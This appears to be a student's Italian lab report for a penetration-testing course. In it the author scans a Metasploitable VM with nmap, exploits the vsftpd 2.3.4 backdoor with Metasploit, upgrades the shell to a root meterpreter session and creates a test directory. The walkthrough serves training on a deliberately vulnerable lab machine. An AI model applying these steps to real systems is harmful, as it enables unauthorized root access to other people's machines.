S7L1

Obiettivo: Seguendo l'esercizio trattato nella lezione di oggi, vi sarà richiesto di completare una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable, come discusso nella lezione teorica.

Step1.

Come richiesto ho modificato l ip della metaspotable
ip:192.168.1.149
ip kali: 192.168.1.150

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.149
netmask 255.255.255.0
gateway 192.168.1.1
```


Step2.

Inizio facendo una scansione della metaspoitable per cercare servizi e la loro versione


```
└─$ nmap -sV 192.168.1.149
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-25 14:10 BST
Stats: 0:02:29 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 14:13 (0:00:06 remaining)
Stats: 0:02:34 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 14:13 (0:00:06 remaining)
Nmap scan report for 192.168.1.149
Host is up (0.00050s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  unknown
MAC Address: AA:E4:EE:0C:F2:18 (Unknown)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OS
s: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 186.07 seconds
```

Step3.

Decido di cercare un exploit della vsftpd 2.3.4.
Per fare cio vado su msfconsole ed inserisco “vsftpd 2.3.4”




Dopo di che con il shortcut “use” selezione l exploit che ho trovato




Step4.

A questo punto andando si “show options” vedo che posso inserire RHOSTS per tanto usando il comando “set rhosts” inserisco ip della macchina da attaccare.




Step5.

A questo punto avvio il comando “exploit” e vedo che mi viene richiesto di inserire una password, la inserisco sempre con il comando “set password” e cerco di avviare di nuovo l exploit



Noto che non mi da modo di inserire il comando quindi per poter avere il controllo inserisco “ use post/multi/manage/shell_to_meterpreter”



Fatto cio cambio la sessione da 1 a 2 e questo mi da l accesso a meterpreter.

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         shell cmd/unix                                192.168.1.150:41849
                                                          → 192.168.1.149:6
                                                          200 (192.168.1.149)
  2         meterpreter x86/li       root @ metasploitab  192.168.1.150:4433
            nux                      le.localdomain       → 192.168.1.149:38
                                                          553 (192.168.1.149)

msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Step6.

Ora semplicemente inserisco una nuova directory con “mkdir”

```
meterpreter > mkdir /test_metasploit
Creating directory: /test_metasploit
meterpreter >
```

Verifico che la directory sia stata creata correttamente.

```
meterpreter > cd test_metasploit
meterpreter > pwd
/test_metasploit
meterpreter >
```